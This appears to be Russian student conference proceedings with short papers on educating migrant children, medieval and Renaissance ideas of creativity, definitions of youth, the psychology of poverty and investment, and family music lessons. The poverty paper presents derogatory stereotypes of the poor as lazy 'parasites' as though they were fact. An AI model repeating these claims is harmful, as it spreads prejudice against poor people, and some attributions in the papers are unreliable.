Обнаруживается, что каждый год мигранты прибывают из разных уголков планеты в другие государства. В число стран, принимающих мигрантов, входят ведущие государства мира – это Франция, США, Великобритания, Германия и Россия. В связи с этим возникает проблема интеграции мигрантов в социокультурное пространство принимающего государства. Перед странами встает вопрос об организации учебного процесса в среде детей-мигрантов с учетом уровня владения государственным языком страны.

Проблема организации познавательной деятельности детей-мигрантов может рассматриваться только в контексте современной социально-педагогической ситуации, которая характеризуется востребованностью организации познавательной деятельности мигрантов. Все это способствует развитию нового направления в педагогике, которое характеризуется не только установлением соответствия между языковыми системами (системой родного языка и системой русского языка), но и поисками педагогической поддержки детей-мигрантов [5].

Развитие теорий и моделей педагогической поддержки детей-мигрантов обусловлено историческими реалиями постсоветского пространства, а именно распадом СССР, многочисленными локальными конфликтами, что породило тенденцию национальной нетерпимости, а также формирование новых принципов – воспитание толерантности, культуры мира, развитие ценностей поликультурного общества. В этой связи определяющими документами явля-

ются документы ООН, ЮНЕСКО, ЮНИСЕФ. В них отражены содержание педагогической поддержки семей и детей-мигрантов, а также беженцев. В России действует Центр по исследованию проблем миграции, который реализует программу адаптации мигрантов в учебные заведения страны. Ведущими учеными этого центра являются Л. Графова, В. Тишков.

В настоящее время в педагогической науке накоплен определенный фонд знаний по исследуемой проблеме. Проблема организации познавательной деятельности детей-мигрантов рассмотрена в работах М.А. Болдыревой. Особенности поликультурного образования в среде детей-мигрантов изучены О.В. Гукаленко, социально-политический аспект положения русского населения в странах Ближнего зарубежья исследован Н.М. Лебедевой, влияние миграционных процессов на межнациональные отношения рассмотрены Р.А. Костиным, вопросы интеграции мигрантов В.С. Айрапетовым.

Состояние исследуемой проблемы показало, что для ее научной разработанности имеются определенные теоретические методологические предпосылки. Вместе с тем, многие вопросы представлены фрагментарно, отсутствует характеристика базового феномена исследования, описания его специфики, содержания, целей и способов познавательной деятельности детей-мигрантов. Особую значимость приобретает развитие коммуникативной толерантности педагога в условиях билингвизма. Речь идет о необходимости осмысления действий педагога в работе с детьми, для которых русский язык является вторым, неродным. Отсюда возникает необходимость развития видов речевой деятельности в соотнесенности двух и более языков [4].

Познавательная деятельность – это, несомненно, сложный процесс, тесно связанный с познавательным интересом у учащихся, который они получают в процессе обучения. Существует множество различных трактовок данного определения. Одни исследователи (Б.Г. Мещеряков, В.П. Зенченко, Г.М. Коджаспирова, А.Ю. Коджаспиров) рассматривают познавательный интерес как потребность в познании познавательной деятельности, другие (Е.Н. Плетнева, В.А. Машарова) как педагогическое условие поглощенности учебной деятельностью на основе интеллектуальных, эмоциональных и регулятивных процессов.

Г.И. Щукина в своих трудах по педагогике выделила такое определение познавательной деятельности учащихся: познавательная деятельность – это процесс, направленный на усиленную, совместную познавательную деятельность учителя и учеников, на побуждение к ее целенаправленному и энергичному осуществлению, на преодоление инерции, пассивности и стереотипности в формах преподавания и учения.

В педагогике познавательный процесс часто рассматривают как средство активизации познавательной деятельности ученика, как эффективный инструмент учителя, который позволяет ему сделать процесс обучения более привлекательным и интересным, а также выделить в процессе обучения те аспекты, которые смогут привлечь к себе непроизвольное внимание учеников, заставят активизировать их мышление и увлеченно работать над учебными задачами.

Организация познавательной деятельности детей-мигрантов базируется на таких принципах: учет особенностей родных языков обучающихся; принцип учета национальных культур и традиций обучающихся; принцип учета национальных особенностей личностного развития; принцип учета коммуникативной компетенции обучающихся.

Особую значимость приобретает сопровождение обучающегося в многонациональном сообществе, которое состоит в создании комфортных условий для познания не только языка, но и культуры другого народа. Такой подход позволяет овладеть навыками толерантного общения [2].

Выявленные особенности позволяют констатировать, что проблема создания условий для обучения детей-мигрантов является актуальной и требующей своего разрешения. Направленность на развитие познавательной активности обучающихся обнаруживает необходимость диалога культур как основы для развития толерантного сознания, выработки межличностной и межэтнической коммуникации.

Библиографический список:

1. Гукаленко О. В. Воспитание в современной России // Педагогика. 2005. № 10. С. 3–17.
2. Попова В. И. Сопровождение воспитания обучающегося в многонациональном сообществе. - Этнокультурный и межконфессиональный диалог в Урало-Поволжском полиэтничном пространстве: исторический опыт современности. Сборник материалов V Всероссийской научно - практической конференции. – Оренбург: ООО ИПК «Университет», 2015. – С 195-200 с.
3. Попова В. И. Поликультурная направленность подготовки студента педвуза. - Педагогическое образование: вызовы 21 века: Матер. Междунар. науч.-практ. конференции, посвященной памяти ученого-педагога В.А. Сластенина, 16-17 сентября 2010 г. В 2-х ч. – М.: МАНПО, 2010. – Ч. 1. – С. 357 – 362.
4. Попова В. И. Коммуникативная толерантность будущего педагога в условиях билингвизма. - Славяне в этнокультурном пространстве Южно-Уральского региона. Матер. Межрегиональной научно-практической конференции, посвященной Дню славянской письменности и культуры в Оренбуржье. – Оренбург: ООО ИПК «Университет», 2013. – С. 125-131.
5. Саботкоев Р. Б. Лингвометодические основы обучения русскому языку детей мигрантов в общеобразовательных школах РФ: монография – М. :Эконинформ, 2010. – 128 с.
6. Культурная сложность современных наций / отв. ред. В. А. Тишков, Е. И. Филиппова; Институт этнологии и антропологии им. Н. Н. Миклухо-Маклая РАН. – М. : Политическая энциклопедия, 2016. – 384 с.
7. Щукина Г.И. Активация познавательной деятельности в учебном процессе. – М., Просвещение, 1979. – С. 39-43.

КУЛЬТУРФИЛОСОФСКИЙ ПОДХОД К ФЕНОМЕНУ ТВОРЧЕСТВА

Дорогокупец А.С., Воробьева О.Б.

Самарский государственный университет путей сообщения

В эпоху Средневековья творчество рассматривалось как постижение истины и путь к Богу. Творчество рассматривалось с двух сторон: человеческое и, самое главное, - божественное. Всевышний предстает перед нами в роли единственного и всемогущего создателя мира, он сотворил человека и дал ему все необходимые силы и способности. Человек рассматривается как конечное существо, осуществляемое божий замысел на земле. Через человека Бог творит. Можно сказать, что человек выступает в роли посредника между Создателем и миром. Бог одарил человека свободой действий, свободой выбора, что позволяет считать человека творцом.

Индивидуальная форма решения, собственный выбор – вот что становится значимым и закладывает прочный фундамент для последующего понимания творчества, как созидание чего-то принципиально нового. Художественное творчество и творчество научное выступали в Средневековье как вещь второстепенная. В любом виде творчества человек был постоянно обращен к Богу и ограничен им, поэтому в Средние века существовала тенденция не подписывать свои произведения. Автора, чье произведение было одобрено церковью, считали, что его одарил сам Бог, напечатал текст на ухо.

На смену Средневековья приходит эпоха Возрождения, выступающая полной противоположностью Средним векам. В эпоху Возрождения все шедевры культуры стали соизмеримы с человеком, реалистичны, приземлены. Основное внимание уделялось красоте существующего мира, гармонии и идеалу творческой личности. Человек представляется миру как центр величественного и как высшее начало жизни. Так, центром XIV – XVI веков становится человек. Изменился образ и позиция в жизни. Основным смыслом стало найти себя, свою индивидуальность. У людей возникло желание работать над собой, найти свое «Я».

Первым, кто заговорил о человеке как творце, был Данте. В своей знаменитой Божественной комедии он говорил, что человек – великое чудо, после этого высказывания человек сравнивается с центром Вселенной, то есть с Богом.

«Чудо великое есть человек» - эти слова стали символом эпохи Возрождения. Данная эпоха выделяет человека не просто как индивида, созданного Богом, а как часть Бога, как божьего сына. Человек воспринимался как самое светлое, чистое, верное, опираясь на эти слова можно сказать, что человек был наравне с Богом и обладал его творческими способностями.

Художники особое внимание уделяли античному искусству. В творчестве происходил постепенный переход с плоскостных и малореальных изображений к объемным и рельефным. Все больше было реалистичности в изображаемом. Человек не просто переносится в шедевры, он изображается в них, как величественный. Художники передают все чувства, эмоции, которые испытывает человек. Пространство полотна заполнилось настоящим миром, а не идеализированным средневековым божественным.

В эпоху высокого Возрождения мастера стремились передать гармонию всех прекрасных сторон реальной жизни. Так, например, всеми известный художник – Рафаэль Санти синтезировал все достижения своих предшественников и в своих работах создал традицию гуманистического образа идеального человека со своими эмоциями, чувствами.

Большое распространение в то время получили портреты, - они передавали индивидуальность каждого изображаемого. Все мадонны Рафаэля земные, простые женщины. На первый план выступают обычные переживания материнства - чувство тревоги и одновременно гордости Марии за судьбу сына. Эта прелесть материнства - основной эмоциональный акцент в мадоннах. Абсолютной вершиной считается «Сикстинская мадонна» (1514), где гармонично сплетены воедино торжествующий восторг с нотами пробуждающейся тревоги.

Таким образом, если в эпоху Средних веков человек получил дар творить в качестве награды от Бога и стремиться соответствовать Всевышнему, то эпоха Возрождения ознаменовалась тем, что человек приблизился к Богу, и моментом их равенства стали именно творческие способности.

Библиографический список:

1. Белякова О.Б. Аспекты творчества в культурфилософском наследии А. Шопенгауэра и Ф. Ницше // Философско-методологические проблемы науки и техники. Самара, 2005.С.59-63.
2. Библер В.С. Мышление как творчество. М.: Политиздат, 1975. - 399с.
3. Гордеева О.А. Рассуждения о стиле // Научные исследования-2011: материалы VII Международной научно-практической конференции.2011.С.1-3.

МОЛОДЕЖНЫЕ ДВИЖЕНИЯ В РОССИИ: ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ РАЗВИТИЯ

Жакаева А., Шепелева О.Э., Архипов А.А.

ОрИПС – филиал Самарского государственного университета путей сообщения

Молодежь - социально-демографическая возрастная группа общества, определяющаяся совокупностью возрастных характеристик, социально-психологическими свойствами возраста, правилами поведения и вкусами, с относительной самостоятельностью в организации и проведении досуга. Молодежь представляет собой динамичную часть общества, которая существенно меняется через каждые десять лет [1] .

Согласно Социологической энциклопедии, молодежь определяется как группа общества, выделяемая на основе возрастные характеристик и связанных с ними основных видов деятельности; в более узком смысле - социально-демографическая групп выделяемая на основе обусловленных возрастом особенностью социального положения молодых людей, их места и функций социальной структуре общества, специфических интересов и ценностей [1].

Под термином «молодежь» понимается социальный статус, определенный возрастом. Социальный статус молодежи неоднороден и характеризуется промежуточностью ее социального положения.

Молодежь - это поколение людей, проходящих стадию социализации, усваивающих, а в более зрелом возрасте уже освоивших образовательные, профессиональные, культурные и другие социальные функции. В зависимости от конкретных исторических условий возрастные критерии молодежи могут колебаться от 16 до 30 лет . В более узком, социально-политическом смысле, молодежь – это социально-демографическая группа, выделяемая на основе обусловленных возрастом особенностей социального положения молодых людей, их места и функций в социальной структуре общества, специфичностью интересов и ценностей,

главной количественной характеристикой которой являются возрастные показатели (16-30 лет).

Молодежь представлена в различных общественных классах, ее положение существенно зависит от социально-классовой принадлежности, статус рассматривается как роль молодежи в обществе. Молодежь характеризуется по множеству показателей, среди которых социально-демографическая структура, правовое положение, образование и воспитание, экономическая и политическая активность, образ жизни, ценностные ориентиры, здоровье.

Молодежь подразделяется на категории: школьная, студенческая, рабочая, сельская, молодые предприниматели и т.д. Каждая молодежная социальная группа имеет свои экономические, социальные, социокультурные характеристики. Психологические характеристики молодежи во многом зависят от возрастных периодов - подростковый, юношеский, молодежный. Наиболее социально уязвимыми являются подростковый и ранний юношеский периоды, когда молодой человек начинает самостоятельную жизнь [2].

Молодежь как социально-демографическая группа отнесена к группам социального риска. Отсутствие жизненного опыта, устоявшихся и социальных критериев поведения и образа жизни создают условия для отклоняющегося, асоциального поведения.

Молодежь это социально-демографическая группа общества, Выделяемая на основе совокупности возрастных характеристик, особенностей социального положения и обусловленных теми или другими социально-психологическими свойствами, которые зависят от уровня социально-экономического и культурного развития, особенностей социализации в данном обществе. В России это 38 миллионов человек, или 27% населения страны [1].

Существует несколько типов периодизации возраста, различия между которыми обусловлены степенью детализации периодов жизни человека.

В Стратегии государственной молодежной политики Российской Федерации сказано, что «государственная молодежная политика» реализуется в отношении граждан от 14 до 25 лет»³. В программе Европарламента «Молодежь» - это возрастная категория от 15 до 25 лет.

Понятие молодости вообще имеет смысл лишь в сопоставлении с другими возрастами, но характер этого сопоставления во многом зависит от того, делается ли акцент на незавершенность процесса социализации и незрелости молодежи (в противоположность взрослости) или ее силу и творческую активность (в противоположность старости).

В новое время положение с определением возрастных границ более усложнилось. Прежде всего, раздвинулись условные социально-психологические границы молодости. С одной стороны, процесс акселерации существенно ускорил физическое созревание подростков, с другой стороны, влияние глобализации и интеллектуализации молодежи позволяет им значительно расширять свой кругозор, включаться в более глубокое осмысление общественно-политических процессов, социализироваться.

Современная молодежь дольше учится в школе и, соответственно, позже начинает самостоятельную трудовую жизнь. Усложнились и сами критерии социальной зрелости. Начало самостоятельной трудовой жизни, завершение образования и приобретение стабильной профессии, получение политических прав, материальной независимости от родителей, образование семьей - все эти события, в своей совокупности дающие человеку чувство полной взрослости и соответствующего социального статуса, наступают одновременно, а сама их последовательность неодинакова в разных социальных слоях.

Наиболее популярной в социально-философском осмыслении феномена молодежи является позиция В.Н. Боряза, который пришел к выводу, что «молодежь есть:

1) объективное общественное явление, выступающее всегда как специфическая возрастная большая общественная группа;

2) биологическая и социальная природа и сущность молодежи на любом этапе исторического движения воплощены в той части человечества, которая является совокупным субъектом определенной конкретно-исторической формы общества;

3) процесс присвоения природы и сущности этой части человечества осуществляется молодежью в соответствии с такими общими законами, как закон воспроизводства общественной жизни, закон неравномерности и закон стадийности развития;

4) достижение молодежью состояния полного присвоения природы и сущности данной части человечества есть момент утверждения молодежи в качестве целостного и всестороннего субъекта и объекта общественного движения и тем самым собственного отрицания себя как молодежи;

5) возрастные границы молодежи объективно обусловлены длительностью периода ее развития, а возрастные градации в рамках этих границ - длительностью отдельных стадий развития»⁹.

Всемирная программа действий в интересах молодежи Организации Объединенных Наций определяет молодежь как людей в возрасте от 15 до 24 лет. В настоящее время согласно российскому законодательству к молодежи относятся лица в возрасте от 14 до 30 лет включительно¹⁸. Между тем следует учитывать, что существуют не только различные мнения о возрастных рамках данной группы, но и об отходе от доминирования критерия возраста.

Например, показательным является современное определение молодежи, данное Е.Н. Вежновцом: «Молодежь - понятие современного социогуманитарного знания, используемое для обозначения совокупности индивидов, обладающих социопсихическими качествами, способствующими перманентной активной переоценке ими любых существующих в обществе ценностей (как правило, в контексте не их осмысления а их разрушения либо конструктивного/неконструктивного преодоления). В свете подобной характеристики молодежь выступает не столько возрастной (ввиду предельно широкого диапазона соответствующих нормативов), сколько особой социально-психологической и творческой категорией людей. Молодежь в XX веке выступала субъектом-носителем таких личностных параметров, как «молодость» и «революционность».

В особую группу риска по психической неприспособленности к неблагоприятным факторам социальной среды и нарушениям психического здоровья в практике школьного образования входят подростки. Подростковому возрасту свойственно диспропорциональное, гетерохронное психофизическое развитие, бурные морфофункциональные перестройки организма, повышенная эрготропия, становление ряда личностных свойств (акцентуаций характера, способностей, наклонностей, интересов). Это период полового созревания и проявления взрослости. Наиболее кризисным этапом в плане психической адаптации учащихся-подростков к условиям образовательной практики является возраст 14-16 лет, что обусловлено интенсификацией школьного образования, необходимостью сдачи аттестационных экзаменов и недостаточно адекватным осуществлением психопрофилактической работы в школе [2].

В психофизическом аспекте рассмотрения группы риска в данной возрастной категории учащихся важно отметить, что наряду с продолжением резких психофизиологических перестроек в структуре личности подростка функциональный блок его интеллектуального развития еще недостаточно сформирован и совершенен и школьник не может выдерживать большие и интенсивные потоки информации, характерные для современной образовательной практики [2].

Библиографический список:

1. Архипов А.А. Психофизический тренинг в восстановлении психического здоровья школьников: метод. пособие / А.А. Архипов. Мин-во образования и науки РФ, Оренб. гос. пед. ун-т. Оренбург: изд-во ОГПУ, 2006. 92 с.
2. Молодёжь в социально-политическом развитии России. <http://refleader.ru/>

ПСИХОЛОГИЯ БЕДНОСТИ, БОГАТСТВА И ИНВЕСТИЦИОННОГО ПОВЕДЕНИЯ

Жукова К.В., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

На протяжении последнего десятилетия в российском обществе произошли кардинальные социально-экономические преобразования, следствием которых явилось значительное усиление имущественной дифференциации различных слоев населения, появление социальных групп, отличающихся по экономическим признакам: богатых и бедных, неимущих. В условиях нестабильности социально-экономической ситуации, противоречивой динамики социальных процессов в стране, интенсивной трансформации социальных отношений и настроений в различных социальных группах для подавляющего большинства людей существенно возросла значимость материальных ценностей, а проблема имущественного неравенства, богатства и бедности стала одним из ключевых аспектов развития современного российского общества. Она обнаруживается в психологических и социологических исследованиях ценностей.

По мере роста богатства стран и отдельных лиц, осведомленности большого числа лиц о дисбалансе в доходах все чаще появляются мнения о справедливости их сближения. Значительная часть населения разных стран, как показали результаты ряда исследований, сегодня предпочитает равенство в доходах тому, что могут предложить свобода и рынок. Главным критерием неравенства является богатство, деньги. Остальные явления: власть, престиж, репутация, привилегии, контроль ресурсов - тесно с ним связаны. Из-за неравенства отношения людей в обществе всегда находились в состоянии шаткого равновесия, нарушавшегося в случае ухудшения жизни бедных, усиления давления на них. Стремление к равенству, которому сопутствовало «подтягивание» жизни бедных, но без уничтожения богатых, пытались обосновать эгалитаристы XIX века. Лишь в XX веке в массовом масштабе стала осуществляться социальная политика.

Эта политика позволяет нейтрализовать недовольство бедственным положением, реально помогает людям и создает видимость стремления к равенству. Проведение социальной политики выявило особую категорию «паразитов», готовых жить на пособие всю жизнь. Поэтому проведению социальной политики на Западе сопутствует поддерживаемая религией политика внушения неуважения к паразитарному существованию.

Материальное положение человека влияет на его образ в глазах других людей. Богатые люди воспринимаются счастливыми, здоровыми, приспособленными. Бедные - несчастными и неприспособленными, ленивыми. Они составляют в мире большинство населения. Диапазон отношения к бедным начинается от полного презрения, не оказания никакой помощи до подтягивания их положения до вполне приемлемых стандартов жизни (социальные программы, фонды, благотворительность). Причем к применению социальных программ склонны большей частью богатые страны и богатые люди. В бедных странах с большим количеством нуворишей отношение к беднякам презрительное и беспощадное.

Конечно, бедняк бедняку - рознь. Следует выделять из общей массы бедняков людей определенного психического склада: у них нет потребностей ни в вещах, ни в красоте, ни в обустройстве, они ленивы, у них нет желания работать, что-либо делать. Когда им предоставляется свобода, они с удовольствием ложатся на диван. Если они работают, то только ради заработка, часто однодневного. Ради сохранения своего положения и психологии, по существу, бомжа, они готовы уничтожить цивилизованный мир.

Иной тип личности - мастера своего дела, которым общество платит за труд слишком мало. В условиях закрытости такая ситуация в обществе может существовать довольно долго. Но в открытых обществах неизбежно происходит «вымывание» специалистов. Человек знает себе цену и хочет зарабатывать согласно своей квалификации. Тут вступает в действие правило - нет денег, нет и мастеров.

Вальтер Ойкен выдвинул концепцию социально обоснованной экономической политики [1]. Для большей части членов общества важно достижение справедливого распределения,

осуществляемого согласно предельной производительности факторов производства. Начиная с 30-х годов, эта проблема превращается в нервный узел экономического регулирования. Основной момент здесь — интерес не к абсолютному равенству, а принцип «живи и дай жить другим». Каждый человек и социальная группа имеют конечный предел потребностей, удовлетворение которых важно для достижения ощущения равенства.

В нашей стране негативное отношение к новым богачам определяется как пониманием того, что богатства нажиты несправедливым путем, так и тем, что психика людей не успевает приспособиться к произошедшим переменам. Пожалуй, только новые поколения людей, ставшие уже расслоившийся мир, будут относиться к богачам спокойно и нейтрально.

Надо сказать, что в старой России скоробогачей могли из-за недоверия не принимать в купеческое собрание. Наименьшим доверием пользовались процентщики, банкиры. Большим доверием пользовались купцы, но наиболее уважаемыми были промышленники (они тратили большие деньги на обустройство быта рабочих, создание богаделен, обучение детей и даже вывоз их на дачу, лечение, чем создавали себе имидж уважаемого человека, к деньгам которого также относились с уважением).

Таким образом, в процессе развития общества богатые богатеют, а бедные беднеют, а равновесие между ними не достигается практически никогда. В связи с этим социальные программы должны быть максимально гибкими и адаптированными к национальным особенностям стран.

Инвестиции - долгосрочные вложения частных в различные сферы и отрасли экономики с целью расширения и обновления функционирующего реального капитала общества; получения прибыли; проведения структурных преобразований в экономике или обществе; получения какого-либо социального эффекта; оказания помощи в развитии экономик дружественных государств; решения каких-то политических задач, стоящих перед данным государством и т. д.

Притоку в инвестиционную сферу частного национального и иностранного капитала препятствуют политическая нестабильность, инфляция, несовершенство законодательства, неразвитость производственной и социальной инфраструктуры, недостаточное информационное обеспечение. Взаимосвязь этих проблем усиливает их негативное влияние на инвестиционную ситуацию.

Инвестиционное и сберегательное поведение населения трактуется в экономической теории, исходя из допущения, что человек рационален, информирован и способен самостоятельно принимать решения в этой сфере, а также, что сбережения формируются как разница между индивидуальным доходом и потреблением и функционально зависят от дохода. Необходимо обеспечивать доверие со стороны населения к государству и институтам финансового рынка для стимулирования сберегательной и инвестиционной активности.

Доверие населения к финансовым институтам и государству в России было утрачено в период финансовых пирамид 1994-1995 гг., и именно с его восстановлением связываются надежды на то, что сбережения населения в будущем могут быть превращены в инвестиции. По данным общероссийского обследования населения, проведенного НИУ ВШЭ в сентябре 2016 года с целью более детального исследования экономического поведения населения в период экономического спада, доля денежных доходов, направленных на сбережения, по итогам десяти месяцев 2016 года составила 10% от совокупного объема денежных доходов населения. Это на 3,1 п.п. ниже аналогичного показателя за 2015 год. Сокращение объясняется, как исчерпанием сберегательного потенциала наименее обеспеченных домохозяйств, так и ослаблением сберегательной стратегии в средне- и высокообеспеченных слоях населения. Доля денежных доходов, направленных на покупку валюты, в первой половине 2016 года колебалась вокруг отметки в 3,8%, а с середины третьего квартала года стала постепенно увеличиваться. В августе на эту статью было направлено 4,4% доходов, в сентябре и октябре — по 5,4% [1].

По данным того же обследования, более половины россиян не имели сбережений до начала периода падения реальных доходов и не делают их сегодня (51%). Каждый четвертый

отметил, что его семья стала сберегать меньше или совсем прекратила откладывать средства. Примерно 12% граждан начали тратить имеющиеся накопления. И только 11% теперь сберегают больше денег, чем прежде. Чаще других об отсутствии денежного резерва говорили молодые люди в возраст 25-35 лет - доля не имеющих сбережения в этой группе составляет 59%.

Чтобы население могло и хотело вкладывать деньги в банки и инвестиционные компании, абстрактное доверие к государству или кому-либо еще, понимаемое как соответствие данного института ценностным установкам индивида, должно быть подкреплено его уверенностью в правильности своих действий, расчетом соответствующих рисков и выгод вложений. Однако рядовой вкладчик, будучи непрофессионалом, не способен собрать и проанализировать информацию, необходимую для полного и адекватного понимания ситуации на финансовом рынке, оценить имеющиеся риски и выгоды и поступить оптимально согласно портфельному подходу в теории размещения финансовых активов. Поэтому в повседневной жизни человек принимает инвестиционные решения, ориентируясь на поведение других людей, кажущееся ему обоснованным и рациональным, исходя из той картины окружающего мира, которая кажется ему наиболее достоверной.

Для этого за рубежом в последнее десятилетие стал развиваться новый вид психологической помощи – психологическое консультирование инвесторов. Этой деятельностью занимаются как профессиональные психологи, так и финансовые консультанты. Задачей консультанта является помощь в преодолении страха потенциальными клиентами, избавление от стыда или смущения за свои прошлые ошибки в инвестировании, чтобы завоевать их доверие и привлечь сбережения в те или иные инвестиционные компании. В книге Ф. Мурта и А. Петерсона «Рыночная психология: как управлять страхом и построить свою фирменную идентичность», предназначенной для индивидуальных инвесторов, предлагаются тесты, упражнения и советы о том, как изучить свои собственные инвестиционные цели и стиль инвестирования [3]. Такая интроспекция может помочь людям избежать «следования за стадом» в отношении плохих решений, таких, как вытаскивание всех своих денег с рынка в самом низком месте.

Библиографический список:

1. Ойкен, В. Основные принципы экономической политики. М.: Прогресс, 1995
2. Население России в 2016 году: доходы, расходы и социальное самочувствие. Мониторинг НИУ ВШЭ. Итоги года / под ред. Л.Н. Овчаровой [Электронный ресурс]. – М.: НИУ ВШЭ, 2017. URL: http://www.npral.ru/1-dlya-failov/Novosti/Portal_ANALITIKA_12yanvarya_dokument.pdf/ Дата обращения: 25.03.2017
3. Pareto, K. Understanding Investor Behavior//URL:<http://www.investopedia.com/articles/05/032905.asp>

ИНДИВИДУАЛЬНЫЕ ЗАНЯТИЯ МУЗЫКОЙ В ШКОЛЕ: СОДЕРЖАНИЕ, ОРГАНИЗАЦИЯ, ЭФФЕКТ

Зауэр Э.Р., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

В.А Сухомлинский утверждал, что «музыкальное воспитание – это не воспитание музыканта, а прежде всего воспитание человека»[1]. Урок музыки должен быть уроком воспитания возвышенных чувств и привития нравственных качеств посредством музыки, т.е. средством влияния на духовное состояние ребёнка. Духовность воспитывается через непосредственный контакт с *живой музыкой* (пение-переживание, слушание-сопереживание-осмысление, движение-проживание музыкального образа и др.). Только тогда, когда музыка затрагивает внутренний мир ребёнка, можно говорить о её воздействии. Каждый урок музыки должен быть «*даром духа детям*» (Ш.А. Амонашвили). Особенность индивидуальных и групповых уроков музыки рассматривается в данной статье, и не просто индивидуальных, а с совместной работой детей и их родителей. Таким образом мы обратимся к проблеме семейных ценностей.

Понятие «ценность» трактуется по-разному, например, «Советский энциклопедический словарь» определяет его как «...положительная или отрицательная значимость объектов окружающего мира для человека, общества в целом, определяемая их вовлеченностью в сферу человеческой жизнедеятельности, интересов и потребностей. Различают материальные, общественно-полезные, духовные, общечеловеческие ценности» [2, с. 1481].

Выявление и раскрытие понятия «семейные ценности» позволяет понять, как использовать традиции в семейном воспитании. Необходимость творческого подхода к семейному и воспитанию, неперемного внимания к индивидуальным особенностям ребенка, подчеркивал П.Ф. Лесгафт, считая, что цель воспитания должна сочетать в себе как ориентацию на интересы личности, т.е. содействовать развитию человека мудрого, самостоятельного, любящего, так и на интересы общества – воспитание гражданственности, готовности служить Отечеству [3].

Из всего выше сказанного можно утверждать, что из человека, в которого с детства закладываются семейные ценности, вырастает глубоко морально-нравственный человек и нравственность приобретает более весомый характер. Нравственность человека во многом зависит от наличия положительных и отрицательных черт характера.

Отрицательные (безнравственные) черты характера: тщеславие, эгоизм, гордыня, зависть, злобность, жестокость, - определяют нравственную неустойчивость человека и его неуверенность в себе. Безнравственные поступки – это прямой путь к гибели души.

Благодаря положительным нравственным качествам характера, таким как: честность, доброта, трудолюбие, милосердие, справедливость, терпение, мужественность, человек имеет возможность жить с чистой совестью, понять свое предназначение в жизни и стремиться к самовоспитанию и самосовершенствованию на протяжении всей жизни.

Но в реальной ситуации школы педагогу очень сложно достичь качественных результатов в работе над семейными ценностями на уроках музыки, так как численность учеников в классах порой превышает 25 человек. Поэтому проведение индивидуальных занятий с детьми может снять проблемы по достижению целей воспитания и обучения. Семейные ценности берут свое начало в семье. Приобщение к семейным ценностям начинается со дня рождения ребенка и не заканчивается до тех пор, пока ребенок в семье. Родители – это главные воспитатели.

Музыкальное искусство является одним из самых активных средств воспитания. Воздействуя на эмоционально-чувственную сферу, музыка ориентирует подростка в мире духовных ценностей, позволяет раскрыть его творческий потенциал, формирует эстетический вкус, способствует приобщению к семейным ценностям.

Композитор и музыкальный педагог Д.Б. Кабалевский отмечал: «Бессмысленно говорить о каком-либо воздействии музыки на духовный мир детей и подростков, если они не научились слушать музыку как содержательное искусство, несущее чувства и мысли, жизненные идеи и образы» [9].

Воздействуя на слушателей, музыка способна волновать, радовать, вызывать к себе интерес. Радость и печаль, надежда и разочарование, счастье и страдание – всю эту гамму человеческих чувств, переданную в музыке, учитель должен помочь детям услышать, пережить и осознать. Педагог создает все условия для проявления эмоционального отклика учащихся на музыку. Только потом он подводит их к осознанию содержания произведения, выразительных элементов музыкальной речи и комплекса выразительных средств. Благодаря этому произведение оказывает более сильное воздействие на чувства и мысли детей. У них формируются навыки культурного слушания, умения рассуждать о музыке, то есть давать эстетическую оценку ее содержанию. Учитель разными средствами стремится внести радость в общение детей с музыкой. Это во многом зависит от используемых на уроке произведений. Они должны быть художественно ценными, образно-увлекательными близкими детям по содержанию, доступными по языку и вместе с тем должны удовлетворять потребность учащихся в общении с прекрасным.

Следует отметить, что образ матери в искусстве разных народов имеет огромное воспитательное значение. Следующее произведение можно взять из регионального компонента, тем самым вызвать у учащихся чувство любви к малой родине и матери – один из рассматриваемых нами видов семейных ценностей, взяв в качестве примера произведение хакасского композитора «Колыбельная Богини Умай» Т.Ф. Шалгиновой.

На первый взгляд очень светлая, позитивная, легкая, излучающая добро музыка. Да, она таковой и является, но за всей этой легкостью скрывается глубинный смысл и нам необходимо показать детям направление, в котором они смогут это понять. Для того, чтобы попадание было более точным, мы и разбирали возрастные особенности музыкального развития подростков и их восприятия музыкального произведения.

Пьеса «Богиня Умай» – одно из самых красивых и утонченно-поэтических произведений композитора. Недаром она пользуется огромной популярностью среди маленьких исполнителей. Написанная в тональности «си бемоль мажор», она вся излучает свет, тепло и доброту. Эта хрустально-чистая мелодия затрагивает самые чуткие струны в душе каждого слушателя, потому что напоминает об извечной родительской любви к детям. Это произведение несет что-то личное и родное, и прекрасно, если в музыке подростки почувствуют материнское тепло и захотят быть со своими матерями рядом во время прослушивания этого произведения.

После прослушивания начинается разучивание песни, во время которого у детей сохраняется пробудившийся эмоциональный отклик на произведение, если слова песни не проговариваются, а выразительно поются. Тем самым достигается создание живых и ярких образов в воображении учащихся от музыкального произведения.

При рассмотрении основной мысли музыкального произведения, событий и образов, отраженных в нем, педагог опирается на личный опыт детей, их чувства, имеющиеся у них образы. И чем сильнее были задеты их чувства, тем быстрее устанавливалась связь между музыкой, словами и их представлениями, что особенно важно, потому что, благодаря, этой проделанной работе красивее, правильнее, тоньше и точнее по исполнению становилась мелодия, которую пели учащиеся.

После урока в качестве домашнего задания можно попросить учащихся написать сочинение о маме, сестре, бабушке (в зависимости от ситуации в семье подростка) или пожелания, оду о близком человеке. Они могут либо оставить работу себе, чтобы в трудные жизненные ситуации перечитывать или подарить ее тому, кому посвятили сочинение, тем самым выразить свои чувства. Чтобы они сделали эту работу не ради оценки, а ради себя и близких.

Совместные с родителями индивидуальные занятия музыкой рекомендуются всем детям, но особенно тем, кто испытывает любого рода проблемы в учебе, семье, в отношениях со сверстниками. Наиболее подходящим возрастом для индивидуальных занятий музыкой с родителями является возраст от 7 до 10 лет, т.е. это ученики начальных классов средней школы, в которых учебными планами предусматривается всего один урок музыки в неделю. Для их организации не требуется особой подготовки со стороны школы, кроме разработки методических материалов для педагогов. Помещением для индивидуальных занятий может служить музыкальный класс с инструментом и ауди- и видеоаппаратурой. Время проведения занятий с учениками и родителями – внеурочное, возможно вечернее, когда родители возвращаются с работы и могут провести с детьми один час в обстановке насыщения музыкой и взаимопонимания. По опыту организации внеурочных мероприятий в школе, можно предположить, что на предложение о проведении дополнительных индивидуальных занятий откликнутся не все родители, а примерно четвертая часть, что составляет 6-7 учеников. На основании этого можно рассчитать дополнительные финансовые затраты на организацию индивидуальных занятий музыкой, это затраты на оплату труда учителя музыки. При стандартной стоимости образовательной услуги, самостоятельно 